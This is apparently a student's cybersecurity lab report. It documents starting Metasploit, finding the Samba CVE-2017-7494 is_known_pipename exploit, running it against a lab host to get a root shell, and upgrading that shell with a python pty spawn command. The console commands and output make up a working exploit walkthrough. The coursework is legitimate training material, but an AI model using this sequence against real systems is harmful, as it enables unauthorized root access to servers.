
Amir Mansha
Lab 2-4
CYSE 425
Fall 2021

Task 3: Start Metasploit


I used “service postgresql start” start the postgresql database, and then I used the “sudo msfdb init” to start the database. Upnext. I ran the “msfconsole” command to start the Metasploit.



```
student@amansha:~$ service postgresql start
student@amansha:~$ sudo msfdb init
sudo: unable to resolve host amansha: Name or service not known
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.3/lib/active_record/connection_adap
ers/abstract_adapter.rb:84: warning: deprecated Object#=~ is called on Integer; it always returns nil
student@amansha:~$ msfconsole

               .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:

                      Metasploit

       =[ metasploit v5.0.101-dev                         ]
```

Next I used “?” to see the list of commands


Amir Mansha
Lab 2-4
CYSE 425
Fall 2021



```
Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    debug         Display information useful for debugging
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    tips          Show a list of useful productivity tips
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    version       Show the framework and console library version numbers


Module Commands
===============

    Command       Description
```


Used the search command to search cve-2017-7494. The module found was "**`is_known_pipename`**"

Amir Mansha
Lab 2-4
CYSE 425
Fall 2021



```
msf5 > search cve-2017-7494

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/samba/is_known_pipename  2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Mo
dule Load


msf5 > date
[*] exec: date

Wed Sep 15 00:58:23 UTC 2021
msf5 > 
```


Used the search command to search “is_known_pipename” showed the same results as the previous command



```
Wed Sep 15 00:58:23 UTC 2021
msf5 > search is_known_pipename

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/samba/is_known_pipename  2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Mo
dule Load


msf5 > 
```

Up next I used the “use” command to pull up the exploit and then used the “options” command to look at the exploits.


Amir Mansha
Lab 2-4
CYSE 425
Fall 2021



```
msf5 > use exploit/linux/samba/is_known_pipename
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(linux/samba/is_known_pipename) > options

Module options (exploit/linux/samba/is_known_pipename):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   RHOSTS                           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'f
le:<path>'
   RPORT           445              yes       The SMB service port (TCP)
   SMB_FOLDER                       no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                   no        The name of the SMB share containing a writeable directory


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)


msf5 exploit(linux/samba/is_known_pipename) > 
```


We're going to set the "RHOST" to our ip address by using the set command. Once I set the RHOST I used the exploit command to see the exploit. Last but not least, after the exploit command is launched I was left with a blinking cursor, I used the "whoami" command to see what account I'm logged into and saw "root" which I believe is a success.

Amir Mansha
Lab 2-4
CYSE 425
Fall 2021



```
msf5 exploit(linux/samba/is_known_pipename) > set rhost 10.1.143.79
rhost => 10.1.143.79
msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 10.1.143.79:445 - Using location \\10.1.143.79\sharedFolder\ for the path
[*] 10.1.143.79:445 - Retrieving the remote path of the share 'sharedFolder'
[*] 10.1.143.79:445 - Share 'sharedFolder' has server-side path '/srv/sharedFolder
[*] 10.1.143.79:445 - Uploaded payload to \\10.1.143.79\sharedFolder\WzwerZan.so
[*] 10.1.143.79:445 - Loading the payload from server-side path /srv/sharedFolder/WzwerZan.so using \\PIPE\/srv/shared
Folder/WzwerZan.so...
[-] 10.1.143.79:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.1.143.79:445 - Loading the payload from server-side path /srv/sharedFolder/WzwerZan.so using /srv/sharedFolder/
WzwerZan.so...
[+] 10.1.143.79:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 10.1.143.79:445) at 2021-09-15 01:27:29 +0000

whoami
root
DATE
/bin/sh: 4: DATE: not found
date
Wed Sep 15 01:28:30 UTC 2021
```

Last but not least I’ve used phython script for a more usable shell.



```
python -c 'import pty; pty.spawn("/bin/bash"
root@ip-10-1-143-79:/tmp# date
date
Wed Sep 15 01:34:29 UTC 2021
root@ip-10-1-143-79:/tmp# 
```